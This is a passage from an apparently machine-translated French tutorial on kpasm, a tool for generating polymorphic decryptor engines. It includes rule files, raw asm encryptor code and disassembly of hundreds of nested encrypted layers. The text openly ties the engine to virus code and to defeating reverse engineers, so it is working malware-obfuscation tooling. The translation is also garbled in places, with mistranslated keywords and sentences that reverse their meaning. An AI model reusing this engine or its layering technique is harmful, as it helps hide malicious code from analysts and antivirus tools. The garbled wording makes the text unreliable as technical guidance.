00403CC2 . 2BDF SUB EBX,EDI
00403CC4 . 5B POP EBX
00403CC5 . 81C2 CC76C046 ADD EDX,46C076CC
00403CCB . BF 23514000 MOV EDI,main.00405123
00403CD0 . 8B0F MOV ECX,DWORD PTR DS:[EDI]
00403CD2 . B9 67E2372F MOV ECX,2F37E267
00403CD7 . 81C1 65948817 ADD ECX,17889465
00403CDD . 53 PUSH EBX
00403CDE . 81EB 8D7AAF37 SUB EBX,37AF7A8D
00403CE4 . 5B POP EBX
00403CE5 . 2BD1 SUB EDX,ECX
00403CE7 . 8B3D 2B524000 MOV EDI,DWORD PTR DS:[40522B]
00403CED . C705 BF514000 >MOV DWORD PTR DS:[4051BF],1F1E3B
00403CF7 . BF F031E9EF MOV EDI,EFE931F0
00403CFC . 033D 5F524000 ADD EDI,DWORD PTR DS:[40525F]
00403D02 . 8B0D 7B524000 MOV ECX,DWORD PTR DS:[40527B]
00403D08 . 8B0D F3524000 MOV ECX,DWORD PTR DS:[4052F3]
00403D0E . 81C7 1B5B6E2E ADD EDI,2E6E5B1B
00403D14 . 8915 43524000 MOV DWORD PTR DS:[405243],EDX
00403D1A . 52 PUSH EDX
00403D1B . 51 PUSH ECX
00403D1C . B9 E0D3C344 MOV ECX,44C3D3E0
00403D21 . 2BD1 SUB EDX,ECX
00403D23 . 59 POP ECX
00403D24 . 5A POP EDX
00403D25 . C705 43524000 >MOV DWORD PTR DS:[405243],25DA3E
00403D2F . BA 8F541A1E MOV EDX,1E1A548F
00403D34 . 0315 37514000 ADD EDX,DWORD PTR DS:[405137]
00403D3A . 2BFA SUB EDI,EDX
00403D3C . 8B2F MOV EBP,DWORD PTR DS:[EDI]
00403D3E . 57 PUSH EDI
00403D3F . 893D 07504000 MOV DWORD PTR DS:[405007],EDI

00403D45 . C705 07504000 >MOV DWORD PTR DS:[405007],2E5D7A

00403D4F . 5F POP EDI

00403D50 . BA 844B3CFD MOV EDX,FD3C4B84

00403D55 . 81EA D3C2F6C8 SUB EDX,C8F6C2D3

00403D5B . 03EA ADD EBP,EDX

00403D5D . 8B15 E7524000 MOV EDX,DWORD PTR DS:[4052E7]

00403D63 . B9 4978FBDA MOV ECX,DAFB7849

00403D68 . 81C1 493D14BA ADD ECX,BA143D49

00403D6E . 57 PUSH EDI

00403D6F . 50 PUSH EAX

00403D70 . B8 0747209C MOV EAX,9C204707

00403D75 . 2BF8 SUB EDI,EAX

00403D77 . 58 POP EAX

00403D78 . 5F POP EDI

00403D79 . 81E9 E12CCA60 SUB ECX,60CA2CE1

00403D7F . 2BE9 SUB EBP,ECX

00403D81 . B9 B1C31C67 MOV ECX,671CC3B1

00403D86 . 56 PUSH ESI

00403D87 . 8935 13504000 MOV DWORD PTR DS:[405013],ESI

00403D8D . C705 13504000 >MOV DWORD PTR DS:[405013],35FAC5

00403D97 . 5E POP ESI

00403D98 . 81E9 7E71DC66 SUB ECX,66DC717E

00403D9E . 8B39 MOV EDI,DWORD PTR DS:[ECX]

00403DA0 . C705 FB514000 >MOV DWORD PTR DS:[4051FB],380B8F

00403DAA . 2BFF SUB EDI,EDI

00403DAC . 3BFB CMP EDI,EBX

00403DAE . 74 05 JE SHORT main.00403DB5

I repeat, but you never know, what to look at is not the quality of the poly, this is an example. What you have to see is that it was done in not even an hour, and that adding a rule wouldn't even take me 1 minute.

Chapter 10

Advanced Concepts

There it is, it smells of stable. Now we know how to produce super poly engines complicated and all. We just have to see a few more details for those who would like to exploit kpasm to the end. We will see in particular how to include asm directly in your period, as kpasm does not allow you to do everything, of course.

We will also detail the format of the pseudo-opcodes used by kpasm. Indeed, the great advantage of poly engines which take not binary code but pseudo-code as input, is the possibility of easily modifying this pseudo-code. In win32.l´eon for example, I change the pseudo-code before calling the poly_asm.

Finally, I'm going to write some of the algorithms in kpasm, story that you know exactly what you are doing. No example for this chapter.

10.1 Embed asm code

From the kpasm rules there are two ways to interact with the code of the executable. We can :

- Access an external variable, via the syntax $ (<external variable)

- Include asm code directly in the rule, via the RAW ASM (X) {

...}

10.1.1 Access an external variable

You must have noticed in the previous example, I'm using a weird trick in the initialization rule, for example:

sub_reg_cst (work, TODOdollar ([ebp + key]));

This syntax, $ (xxx) allows access to an expression outside the file of rule. Here for example, $ ([ebp + key]) is replaced by the value [ebp + key] at when the poly is running.

You can put whatever you want between the parentheses, constants, registers, variables. In fact, at the level of the poly engine code, ¸ca amounts to do if more no less a register mov that goes well, xxx. Like it's like a mov, the following points must nevertheless be observed:

- The value in parentheses must be a 32-bit value

- It must be able to be assignable to a register in a single mov. No $ (eax + CONSTANT + ebp * 18 + 4.5 / 2) for example.

If you want to do more complicated things, you can always insert di- directly from asm, as we will see immediately.

10.1.2 Include code directly

You have the possibility to include asm code in the rule as follows boasts:

RAW (<size>) ASM

{

<asm instructions>

};

Where <asm instructions> is asm source code in tasm or fasm syntax, and <size> is an integer representing the size of the binary code in bytes that this portion of code will be written at runtime. We will come back to that.

Although including asm code generally optimizes the decryptor, I encourage you strongly to have recourse to it systematically: it remains difficult to read and is a source potential for bugs.

Kpasm does not compile the asm code present in <asm instructions>, be careful therefore, they will only be visible during assembly. Kpasm copies the code almost such in the asm source code of the generated poly engine (look in poly assembler.asm). Almost as is, because it will:

- Replace in your code the references to the arguments of the transformation by their place in the stack.

- Replace in your code the references to locked variables by their place in memory.

For example if, in the rule of a transformation, you write this asm code:

my_transfo (parameter1: integer, parameter2: integer)

{

1: FAULT

{ lock (freereg0, varlockee);

RAW (5) ASM

{

movzx eax, byte ptr 0B8h or eax, varlockee

stosb

mov eax, parameter1

stosd

}

};

This will give, in the poly assembler.asm file, the following asm code:

; ASM code from line 15

movzx eax, byte ptr 0B8h or eax, [ebp + locked_varlockee]

stosb

mov eax, [esi + 4 + 8]

stosd

; END of asm code

However, certain constraints must be respected and your fingers crossed so that everything is going well :

- It goes without saying that it is better not to name its parameters eax or imul.

The example above you understood why, I think.

- You are not allowed to modify the edx and esi registers. At worst, you

pushez / popez.

- If you access locked variables or parameters from the asm code, keep in mind that these will be 32bits values.

- If you access other variables (present in your main.asm by example), access it taking into account the delta offset ([ebp + variable]). This only valid if your poly engine is intended to be run from a virus

Obviously.

- The binary code you want to write (because a rule writes binary code often), should be placed where edi points. Once your binary code is written, edi must point just after. Basically do as in the rule above,

Write with stosd.

- The <size> value in parentheses must contain at least the size of the binary code written. If in your asm code for example, sometimes you write 5 bytes, sometimes 6, you have to put 6.

- If in your asm code you want to draw a random number, use poly rand int which returns a number between 0 and eax-1 inclusive.

Including asm code directly in the rule can be useful for many reasons:

- This allows you to execute code that is too complex to be transcribed into the

kpasm language. Loops for example.

- This optimizes the size of the decryptor.

I am thinking in particular of certain rules, for example a rule that would write junk byte. If you wanted to write it via kpasm rules, you would need as many rules only for 1-byte opcodes. While via asm, just write: writeJunk1Byte ()

{

1: FAULT

{

RAW (1) ASM {

jmp over_board

board:

clc

stc

```
nop
cld
std
over_board:
mov eax, 6
call poly_rand_int; choose a number between 0 and 5
mov al, byte ptr [ebp + array + eax]
stosb
}
}
}
```

And that, believe me, is much more optimized than X successive rules for each junk opcode.

10.2 Modify the pseudo-code

The big advantage of polymorphizing pseudo-code instead of code binary, is the possibility of easily modifying this pseudo-code. Also, in the poly engine, everything has been done to make it easy. First, the structure of the pseudo- opcodes is extremely simple:

Structure of a pseudo-opcode:

- opcode (1 byte); The opcode in question. For #defines, look in

; poly_defines.inc.

- nb_arg (1 byte); The number of arguments this pseudo-opcode takes. It stinks

; kinda include it here but hey.

Repeat nb_arg times:

- type_a (1 byte); The type of argument. Can be TYPE_REGISTER,

; ADDRESS_TYPE or ENTIRE_TYPE

- arg_v (1 dword); The value of the argument

As you can see, the structure of the opcode is exceedingly simple. You shouldn't have too much trouble dynamically inserting pseudo-opcodes.

10.3 Some kpasm alogrithms

10.3.1 Rule selection strategy

I will try to describe here the algorithm used by the engine generated to choose a rule in a transformation. As I said previously, when you call a transformation, one and only one of the transformation rules is executed.

This rule, which we will call rk, is chosen according to its probability via the formula

$$\frac{P(r_k)}{\sum_{i=1}^{n} P(r_i)}.$$

From there, several scenarios are possible:

This is the default rule for transformation

In this particular case, no verification is performed. The motor makes sure that when a transformation is called, there is at least enough room left for the code generated by the default rule. Otherwise the transformation is not called.

The size of the rule is greater than the available space

The size of the code generated by rk is greater than the remaining free space. And yes, keep in mind that the code generated must not exceed a certain cut. In this case, this rule will not be chosen and another rule will be drawn from comes out.

The rule uses unavailable resources

In the body of the rule, there is a choice:

- A freeregi variable when no more registers are free.

- A freememi variable when no memory slot is free.

- A FREE EAX variable while the eax register is not free (ditto for other registers).

In this case, the rule is not executed and another rule is chosen.

Otherwise, finally, if the space required by the rule is available, if its resources used are available, the rule is executed.

10.3.2 Allocation of available space

We will now see how kpasm manages the space available for the generated code. First, when you call poly asm, you specify in edx a “maximum size per pseudo-opcode”. It simply means to kpasm that, for each of the pseudo-opcodes that you pass to it as a parameter (via esi), the size of the generated code must not exceed this “maximum size”.

Only that does not tell us how, within a transformation (let's call the T), the available space is managed. In fact, kpasm optimizes the available space at best so that :

- All the transformations called by the default rule of T have at less enough space to execute their own default rule.

- The rule T itself has enough space to execute its rule by default.

- The space which is not taken by a transformation called from the rule by default of T is redistributed equally to the following ones.

Example

A small example to see more clearly. We have a rules file composed of four transformations, which do not take arguments: T, A, B and

C. Our nice vxor decides to call poly asm, passing in edx the value 20.

The pseudo-code he wants to polymorphize is as follows:

```
T; a single pseudo-opcode to polymorphize
END_DECRYPTOR
```

The rules file is as follows:

```
T()
{
1:FAULT {
A();
B();
C();
write32(0xDEADBABE);
}
}
A()
{
1:FAULT { //regle par defaut de A : 4 octets
write32(0xDEADBEEF);
}
B()
{
99: {
write8(0x12);
B(); //appel recursif
}
0: FAULT { //regle par defaut de B : 1 octet
write8(0x34);
}
C()
{
2: {
write8(0x11);
C();
}
```

1:FAULT { // regle par defaut de C : 2 octets

write16(0x1234);

}

}

Initialization

When it will start to polymorphize T, finally its default rule (it does not have the choice is only one), the poly generated by kpasm will have 20 bytes (edx) available to generate code. Among these 20 bytes, it will save some:

- 4 bytes for the call to transformation A

- 1 byte for the call to transformation B

- 2 bytes for the call to transformation C

- 4 bytes for the transformation T itself

Reserving bytes in advance allows the poly engine to ensure that the transformers will have enough room to do it, and therefore not to go beyond this “Maximum size”. If we count correctly, it will have 20- (4 + 1 + 2 + 4) left, i.e. 9 bytes to redistribute. He will redistribute them, and give some:

- 3 for the call to the transformation A, i.e. in all 4 + 3 = 7 for A

- 3 for the call to the transformation B, i.e. in all 1 + 3 = 4 for B

- 3 for the call to transformation C, that is in all 2 + 3 = 5 for C

He will not give any for the T transformation itself, because it is useless to give extra space to a write32: it will always occupy 4 bytes and not one more.

The call to A ()

The first step in the polymorphization of the transform T is A (): the call to transformation of A. For A, 7 bytes are reserved, so it will put, before enter A (), edx to 7. Arrived at the transformation A, he will choose the rule by default of A (mainly because there is no choice) and execute write32: 4 bytes are consumed.

And that's it, since A's default rule does nothing else. On the 7 bytes reserved, A will only have consumed 4. The 3 remaining bytes will therefore be redistributed:

- 1 byte for the call to transformation B, i.e. 4 + 1 = 5 now

- 2 bytes for the call to transformation C, i.e. 5 + 1 = 6

The call `` a B ()

The next step is the call to transformation B. As before, before to enter B, the poly engine will put the number 5 in edx. The transformation B is very strongly recursive and a big space consumer. Typically, the rule by default of B will only be called when there is not enough space available for doing something else.

So let's go to B. The poly engine chooses a rule, that of proba 99. In effect, 5 bytes are available and this rule produces binary code of a size minimum of 2 bytes (if we do B-¿0x12 + (B-¿0x34)). In addition, the default rule has a probability of 0. So:

- In the first round, the rule of proba 99 is chosen, 0x12 is written, we re-enter B and there are 4 bytes available.

- In the second round, the proba rule 99 is chosen, 0x12 is written, we re-enter B and there are 3 bytes available.

- In the third round, the proba rule 99 is chosen, 0x12 is written, we reenter B and there are 2 bytes available.

- In the fourth round, the proba rule 99 is chosen, 0x12 is written, we go back to B and there is 1 byte left.

- In the fifth round, the default rule is chosen, because the rule of proba 99 requires at least 2 bytes of free (here only 1 available). 0x34 is written, there are 0 bytes left. And we stop.

Here, after the call to B, 5 bytes out of the 5 available have been consumed, and therefore none is redistributed (logical).

The call to C and end of the poly

Next step, the execution of the call to transform C. As usual study, the poly engine puts the value 6 in edx, and goes into transformer C. Here, we can't really know which rule will be chosen, that of proba 2 or the rule by default, proba 1.

We will assume that the execution is as follows: probability rule 2 (recursive), then probability rule 2 (recursive), then default rule and we stop. Finally the code 0x11 0x11 0x1234 has been written, so 4 of the 6 bytes have been consumed.

However, the two bytes not consumed here cannot be redistributed, it There is no more transformation to give them back. Never mind. The poly engine execute finally the write32 is located at the end of the T transform and stops. In the end, 18 bytes have already consumed out of the 20 allowed, it is not bad. And no transformation never broke: that's even better.

Chapter 11

Eighth example: crazy layers in 5 minutes

This little chapter is here to make these taps of our friends, reversers. Some may indeed think that a cryptor is cool, but that 1800 better. Never mind, kpasm allows you to generate layers polymorphic very easily, as we will see in this chapter.

To do this, we will reuse all the techniques seen in this tutorial: memory, loops, inclusion of asm etc. This chapter will therefore have the last recap function. For the rest, I leave the hand to your imagination.

NB: If you want a little more detailed example, you can also take a look at the source code for FATme, available on the site. There is a small thousands of decryptors spread over 100 branches, which are generated via kpasm.

11.1 Example

In this last example, we will use the decryptor from the previous chapter. (The one who decrypts a MessageBox), so as not to sprain your wrist too much. Only, we will improve it on the following points:

- We are going to string together the decryptors, introduce a little recursivity:

decryptors who decrypt decryptors who etc, etc. The kpasm algo, based on the probabilities, does not allow to fix a precise number of decryptors.

We're just going to adjust the odds so that there are "a lot".

- At the same time as we are going to produce the code for the decryptors, we are going to encrypt the code to be encrypted. So that after the poly asm call, we will have produces a sequence of directly executable layers, the last of which will encrypt our precious MessageBox kikoolol. Technology is beautiful.

Here is the code we want to generate in the end:

A little note while I think about it, because I've been asked before and sometimes I don't think it's clear. If you were to use this example in a real crackme, what would you do?

1. Run under olly of main.exe up to int 3 after the call to poly asm.

The layers are then generated and everything is encrypted.

2. Dump the executable from olly, taking care to keep only the generated code. Transfer the poly engine especially, its code would allow you to find the rules and possibly to schedule a dejunker.

3. Give uncle kaze a kiss, because it only took 1 minute in all: p

(INSERT DIAGRAM)

11.1.1 The Pseudo-code

As for the example, the pseudo-code consists of only one pseudo-opcode, many layers, whose behavior is obviously described in the file e.g. kpasm. This transformation will be responsible for writing all the layers as well as the last decryptor responsible for decrypting the final MessageBox.

pseudo_code:

moulte_layers

END_DECRYPTEUR

The main.asm file is still very simple and similar to the previous ones:

1. Encryption of the MessageBox

2. Generation of layers and the decryptor of the MB in generated code

3. Execution of the generated code (which must decrypt and execute the MB in the end if everything is fine)

4. Go back to 1 to observe other generations

11.1.2 e.g. kpasm

Given the size of the rules file for this example, this one will not be presented. In its entirety in this chapter. Please refer to the directory example 8 accompanying this document. Most of the transformations have already been described in the previous chapters, so we will only focus on the three plus important, the heart of the layer generation:

1. many layers

2. decryptor

3. encrypt

For the other processes, the only difference lies in the probas that I lowered, all this to make decryptors smaller than in the previous example. It will allow you to have more space to generate additional layers.

The transformation in many layers

Let's take a look at the main transformation first, many layers:

```
moulte_layers ()
{
10:
{
decryptor (label0, ((label1-label0) >> 2) + 1, rndint0);
label0;
moulte_layers ();
label1;
encrypts (label0, ((label1-label0) >> 2) + 1, rndint0);
```

```
}
0: FAULT
{
decryptor (TODOdollar (offset virus_code), TODOdollar (size_virus_code), TODOdollar (key));
}
}
```

It is thanks to this very simple transformation that our layers will be able to stack so easily. The algorithm for this transformation is very simple:

- The decryptor transformation is responsible for producing the code for a decryptor decrypting the memory zone given as the first parameter, all on a number of dwords given as second parameter. The key to apply is when to it given as the third parameter. We can note that thanks to the use of a randint, each layer will be encrypted with a different key. Cool.

- The encrypted transformation does not produce any code, but encrypts the memory zone which is passed to it as a parameter. It is necessary that this be clear, it will only act when calling poly asm. It will encrypt an area memory which will therefore be decrypted when the code produced by the transformation decryptor will be executed.

We can distinguish two rules in this transformation:

- The proba 10 rule, recursive, which will produce a new layer within the current layer.

- The default rule, which will only be executed when there is no more room available and which will generate the final decryptor for the MessageBox.

In other words, we will generate as many layers as possible until the space is exhausted available.

The decryptor transformation

The decryptor transformation shouldn't be too foreign to you. It's here same as in example 7, but cleaner and with parameters. I already have

Summarized the settings a bit above, let's just take a look.

```
decryptor (start: integer, size_of_4: integer, key: integer)
{
// freereg0: pointer to the code to be decrypted
// freereg1: loop register
// freereg2: working register
1:
{
mov_reg_cst (freereg0, start);
junk ();
mov_reg_cst (freereg1, size_on_4);
```

```
label0;
mov_reg_regi (freereg2, freereg0);
junk ();
sub_reg_cst (freereg2, key);
junk ();
mov_regi_reg (freereg0, freereg2);
add_reg_cst (freereg0,4);
junk ();
sub_reg_cst (freereg1,1);
junk ();
saut_nz (freereg1, label0);
}
// rndreg0: pointer to the code to be decrypted
// rndreg1: loop register
// rndreg2: working register
0: FAULT
{
push_reg (rndreg0);
junk ();
push_reg (rndreg1);
junk ();
push_reg (rndreg2);
mov_reg_cst (rndreg0, start);
mov_reg_cst (rndreg1, size_on_4);
label0;
mov_reg_regi (rndreg2, rndreg0);
junk ();
sub_reg_cst (rndreg2, key);
junk ();
mov_regi_reg (rndreg0, rndreg2);
add_reg_cst (rndreg0,4);
junk ();
sub_reg_cst (rndreg1,1);
```

```
junk ();
jump_nz (rndreg1, label0);
pop_reg (rndreg2);
junk ();
pop_reg (rndreg1);
junk ();
pop_reg (rndreg0);
}
}
```

Nothing very original. As you can see, it will produce a decryptor decrypting the memory at the start address via a sub size on 4 dword will be decrypted, with the key parameter as the key. Then, why two rules in this transformations you will tell me?

- The 1ST rule , which will be executed if possible, generates a decryptor using three free registers. Only, it's not all the time that two registers are free, so the default rule will sometimes be executed.

- The default rule generates an identical decryptor if it is only does not need a free register: the rule chooses two in effect at the start, backups, uses them to finally restore them to their initial value via a pop.

I could have been satisfied with the default rule, but the rule of proba 1 takes a little less space (there is no push / pop to produce). And then it gets complicated a bit of an example is not bad.

Encryptor transformation

The decryptor transformation will produce a decryptor which will decrypt the layer next when it is executed, until then all is well. Only this layer is not encrypted again, the code generated by the poly engine is indeed clear. So this is the encryptor transformer which will encrypt the generated code. This transformation does not produce any binary code, okay, but encrypts the code generated. Its parameters are the same as those of the decryptor transformation.

To encrypt the generated code, kpasm does not offer a ready-made mechanism. The the only solution is therefore to include asm directly in the poly engine. The code asm, very simple is the following:

```
encrypts (start: integer, size_of_4: integer, key: integer)
{
// RAW (0) because does not produce any binary code (0 bytes of products)
RAW (0) ASM {
pusha
mov edi, debut
mov ecx, size_on_4
.1: mov eax, [edi]
```

```
add eax, key
stosd
loop .1
popa
}
}
```

Not very complicated, eh. Do not forget to save the esi and edi registers if they are changed. Note also that kpasm allows access to the parameters of the transformation directly from asm, as we saw in the previous chapter.

11.2 Results

11.2.1 1ST Result

First, a quick look at the product code. Here is the disasm of a layer, before execution:

```
00417123 .   BD F25CF200          MOV EBP,0F25CF2
00417128 .   81ED EDEAB000        SUB EBP,0B0EAED
0041712E .   8B15 CF02430         MOV EDX,DWORD PTR DS:[4302CF] ;    main.00403BCC
00417134 .    B8 21600000         MOV EAX,6021
00417139 >   8B5D 00              MOV EBX,DWORD PTR SS:[EBP]
0041713C .   57                   PUSH EDI
0041713D .   BF B3F1F642          MOV EDI,42F6F1B3
00417142 .   5F                   POP EDI
00417143 .   81EB E193B286        SUB EBX,86B293E1
00417149 .   895D 00              MOV DWORD PTR SS:[EBP],EBX
0041714C .   51                   PUSH ECX
0041714D .   890D 17004300        MOV DWORD PTR DS:[430017],ECX
00417153 .   C705 17004300 >      MOV DWORD PTR DS:[430017],0D33A
0041715D .   890D 57024300        MOV DWORD PTR DS:[430257],ECX
00417163 .   52                   PUSH EDX
00417164 .    BF 8F5FBE24         MOV EDI,24BE5F8F
00417169 .    8915 AB014300       MOV DWORD PTR DS:[4301AB],EDX
0041716F .    C705 AB014300 >     MOV DWORD PTR DS:[4301AB],1482BB
00417179 .    5A                  POP EDX
0041717A .    C705 57024300 >     MOV DWORD PTR DS:[430257],10AB20
00417184 .    59                  POP ECX
```

```
00417185 .   81C5 04000000      ADD EBP,4
0041718B .   B9 4E9E3B00        MOV ECX,3B9E4E
00417190 .   8B35 5F004300      MOV ESI,DWORD PTR DS:[43005F]
00417196 .   2BCE               SUB ECX,ESI
00417198 .   2BC1               SUB EAX,ECX
0041719A .   8915 9B024300      MOV DWORD PTR DS:[43029B],EDX
004171A0 .   81EA F7CFCE48      SUB EDX,48CECFF7
004171A6 .   8B15 9B024300      MOV EDX,DWORD PTR DS:[43029B]
004171AC .   C705 9B024300 >    MOV DWORD PTR DS:[43029B],302DDF
004171B6 .   BA 2B004300        MOV EDX,main.0043002B
004171BB .   890A               MOV DWORD PTR DS:[EDX],ECX
004171BD .   81C1 E724F9B5      ADD ECX,B5F924E7
004171C3 .   BE AA293900        MOV ESI,3929AA
004171C8 .   8B3D 03024300      MOV EDI,DWORD PTR DS:[430203]
004171CE .   2BF7               SUB ESI,EDI
004171D0 .   0335 C7004300      ADD ESI,DWORD PTR DS:[4300C7]
004171D6 .   8B0E               MOV ECX,DWORD PTR DS:[ESI]
004171D8 .   BE 248B16C3        MOV ESI,C3168B24
004171DD .   81C6 1CB1EE3C      ADD ESI,3CEEB11C
004171E3 .   8B3D D7024300      MOV EDI,DWORD PTR DS:[4302D7]
004171E9 .   0335 B7014300      ADD ESI,DWORD PTR DS:[4301B7]
004171EF .   2B35 FF024300      SUB ESI,DWORD PTR DS:[4302FF]
004171F5 .   8935 2B004300      MOV DWORD PTR DS:[43002B],ESI
004171FB .   83F8 00            CMP EAX,0
004171FE .   74 05              JE SHORT main.00417205
00417200 .^  E9 34FFFFFF        JMP main.00417139
00417205 >   AD                 LODS DWORD PTR DS:[ESI]
00417206 .   4E                 DEC ESI
00417207     E8                 DB E8
00417208     E0                 DB E0
00417209     33                 DB 33 ;          CHAR '3'
0041720A     4B                 DB 4B ;          CHAR 'K'
0041720B     34                 DB 34 ;          CHAR '4'
```

```
0041720C      49                    DB 49 ;                CHAR 'I'
```

And after execution:

```
00417123 .    BD F25CF200       MOV EBP,0F25CF2
00417128 .    81ED EDEAB000     SUB EBP,0B0EAED
0041712E .    8B15 CF024300     MOV EDX,DWORD PTR DS:[4302CF] ;  main.00403BCC
00417134 .    B8 21600000       MOV EAX,6021
00417139 >    8B5D 00           MOV EBX,DWORD PTR SS:[EBP]
0041713C .    57                PUSH EDI
0041713D .    BF B3F1F642       MOV EDI,42F6F1B3
00417142 .    5F                POP EDI
00417143 .    81EB E193B286     SUB EBX,86B293E1
00417149 .    895D 00           MOV DWORD PTR SS:[EBP],EBX
0041714C .    51                PUSH ECX
0041714D .    890D 17004300     MOV DWORD PTR DS:[430017],ECX
00417153 .    C705 17004300 >   MOV DWORD PTR DS:[430017],0D33A
0041715D .    890D 57024300     MOV DWORD PTR DS:[430257],ECX
00417163 .    52                PUSH EDX
00417164 .    BF 8F5FBE24       MOV EDI,24BE5F8F
00417169 .    8915 AB014300     MOV DWORD PTR DS:[4301AB],EDX
0041716F .    C705 AB014300 >   MOV DWORD PTR DS:[4301AB],1482BB
00417179 .    5A                POP EDX
0041717A .    C705 57024300 >   MOV DWORD PTR DS:[430257],10AB20
00417184 .    59                POP ECX
00417185 .    81C5 04000000     ADD EBP,4
0041718B .    B9 4E9E3B00       MOV ECX,3B9E4E
00417190 .    8B35 5F004300     MOV ESI,DWORD PTR DS:[43005F]
00417196 .    2BCE              SUB ECX,ESI
00417198 .    2BC1              SUB EAX,ECX
0041719A .    8915 9B024300     MOV DWORD PTR DS:[43029B],EDX
004171A0 .    81EA F7CFCE48     SUB EDX,48CECFF7
004171A6 .    8B15 9B024300     MOV EDX,DWORD PTR DS:[43029B]
004171AC .    C705 9B024300 >   MOV DWORD PTR DS:[43029B],302DDF
004171B6 .    BA 2B004300       MOV EDX,main.0043002B
```

```
004171BB .   890A                MOV DWORD PTR DS:[EDX],ECX
004171BD .   81C1 E724F9B5       ADD ECX,B5F924E7
004171C3 .   BE AA293900         MOV ESI,3929AA
004171C8 .   8B3D 03024300       MOV EDI,DWORD PTR DS:[430203]
004171CE .   2BF7                SUB ESI,EDI
004171D0 .   0335 C7004300       ADD ESI,DWORD PTR DS:[4300C7]
004171D6 .   8B0E                MOV ECX,DWORD PTR DS:[ESI]
004171D8 .   BE 248B16C3         MOV ESI,C3168B24
004171DD .   81C6 1CB1EE3C       ADD ESI,3CEEB11C
004171E3 .   8B3D D7024300       MOV EDI,DWORD PTR DS:[4302D7]
004171E9 .   0335 B7014300       ADD ESI,DWORD PTR DS:[4301B7]
004171EF .   2B35 FF024300       SUB ESI,DWORD PTR DS:[4302FF]
004171F5 .   8935 2B004300       MOV DWORD PTR DS:[43002B],ESI
004171FB .   83F8 00             CMP EAX,0
004171FE .   74 05               JE SHORT main.00417205
00417200 .^  E9 34FFFFFF         JMP main.00417139
00417205 >   CC                  INT3
00417206 .   BA 355A52B7         MOV EDX,B7525A35
0041720B .   81C2 A818EF48       ADD EDX,48EF18A8
00417211 .   BD E16B539C         MOV EBP,9C536BE1
00417216 .   BB EB5F0000         MOV EBX,5FEB
0041721B >   8B3A                MOV EDI,DWORD PTR DS:[EDX]
0041721D .   50                  PUSH EAX
0041721E .   B8 0BD7A606         MOV EAX,6A6D70B
00417223 .   892D 57024300       MOV DWORD PTR DS:[430257],EBP
00417229 .   892D 17024300       MOV DWORD PTR DS:[430217],EBP
0041722F     C705 17024300>      MOV DWORD PTR DS:[430217],2B213A ; UNICODE"dd.MM.yyyyy
```

Everything is fine! The layers are executed, the code decrypted, and in the end, the MessageBox is launched, great! Sometimes it takes a little while, like 2-3 seconds, before that the MessageBox is executed. This is normal, there are unnecessary loops inserted like junk code, loop which can be nested, not to mention the nesting layers.

When we break after the call to poly asm, two values are interesting:

- eax, which contains the size of the generated code

- ebx, which contains (in this example only) the number of layers generated

And there, suddenly, we are seized with a great doubt (sisi). We gave poly asm a max generated code size of 300k, the moulte layers rule ensures that everything the available space is used for the layers, and yet we see at the exit of poly asm:

EAX 00000E72

EBX 00000032

What? That's all? Only 50 layers generated? Only 3k out of 300k used?

Maioukisontleslayers?

11.2.2 Maioukisontleslayers? - The balancing function

Well, they're not there! Why then? Because of the balancing function by default of the available space of kpasm. As we saw in the previous chapter

(Distribution of available space), kpasm by default tries to distribute to the the better the space available within a rule. Only, sometimes, well it does more harm than good, especially for strongly recursive rules like many layers.

The cause

Indeed, by default, the poly engine generated by kpasm will try to start again

Equitably the free space available between the different instructions of the rule many layers. In other words, it happens as follows (keep the transformer moulte layers under the eyes):

1. First pass in many layers, 300k are available. The rule of proba 10 is logically executed (there is enough room). The poly engine distributes space available and gives 100k for the decryptor call, 100k for the recursive call to multiple layers and 100k for encryption (even if this transformer does not produce nothing, kpasm is not so smart as ¸ca. But that's not the problem).

The decryptor transfer is executed and a decryptor is produced. As we adjusted the odds so that it wasn't very big, let's say it's 2k. 100k-2k = 98k are therefore redistributed on a recursive basis to mold layers (100k + 49k = 149k) and the call to encryptor (also 149k).

2. The recursive call to multiple layers is executed and we enter again in the transformer moulte layers. 149k are available. Again, the poly engine will split this into 3: 50k for the decryptor, 50k for the recursive call to moulte layers and 50k for encryption.

3. Etc, etc. (it is recursive). At each level of recursion in many layers, the poly engine divides the available space and divides it into 3. And divide by 3 the space available with each generation of layer, it's done quite quickly, there is not enough space free and the default transformer of many layers is executed and the generation of layers stops. This is why so few layers are produced and so few code is generated.

In the end, even if we have adjusted the proba in e.g. kpasm so that everything goes well, the poly engine's balancing function messes it up. And in this case very precise, it would have been better not to make any distribution at all and to leave the proba rules to decide on their own which transformer uses which amount of free space.

The solution

Let’s calm down, fortunately this balancing function can be replaced.

To do this, still in the directory example 8, open poly assembler.asm and, towards the beginning, look at the function optimize size code generated. I leave you read the reviews.

```
; ======================== BALANCING FUNCTION ======================
; in: eax = nb of remaining transformers, edx = available space in bytes
; out: edx = new space available, eax = space removed to edx and reserved
; for the following transformers
;
; By default, this rule allocates 1 / nb_transfos_restantes to the current transformer.
; That is to say, she performs:
; edx = (edx * nb_transfos_restantes) / (nb_transfos_restantes + 1)
; This makes it possible to distribute the available space fairly in a rule.
;
; However, this strategy is not always the right one, especially for
; strongly recursive rules. In these cases, an "I do not leave anything" strategy
; may be preferable (at the risk of seeing a rule instruction consume
; all available space at the expense of the following instructions):
;
; optimize_taille_code_genere:
; xor eax, eax
; ret
optimize_size_code_genere:
    xor eax, eax
    ret
   push edx
   mov ebx, eax
   inc ebx
   imul eax, edx
   xor edx, edx
   div ebx
   pop edx
   sub edx, eax
   ret
```

Cool, we can easily change this function. Do as it is judiciously recommended in the comments, that is to say replace this function by:

optimize_size_code_genere:

xor eax, eax

ret

Recompile main.asm, but without restarting kpasm because it will overwrite your modifications.

cations brought to poly assembler.asm. The script compiles without regenerating the poly.bat does this. We restart main.exe under olly then a nice F9, and there, oh joy:

EAX 00018696

EBX 0000023A

W00t, more than 500 layers generated, all available space occupied, much better than before! If we try to run it, there are so many layers that it takes over 20 seconds for the MessageBox to run.

Great !

I wondered if in the end it was better to remove this function balancing. But hey, it is still often useful. Especially for those who do not yet master the probas in kpasm and who tend to let one rule consume all the available space. So I think we'll leave like that and it will be up to you to modify this balancing function for these cases specific.

As for the generation of layers, I hope that this little hitch will not have you discouraged from using kpasm. The most important thing to see is that in a few minutes, you have generated 500 polymorphic layers which will give you a lot of trouble to reversers. And again, the rules used in this example are extremely simple.

Chapter Twelve

Conclusion

Here we are at the end of this tutorial. I hope I have been clear enough and understandable. At this time, I do not know if I will attach the sources to tutorial. Not that it's private or otherwise, just that they're very dirty and that I have a little ashamed.

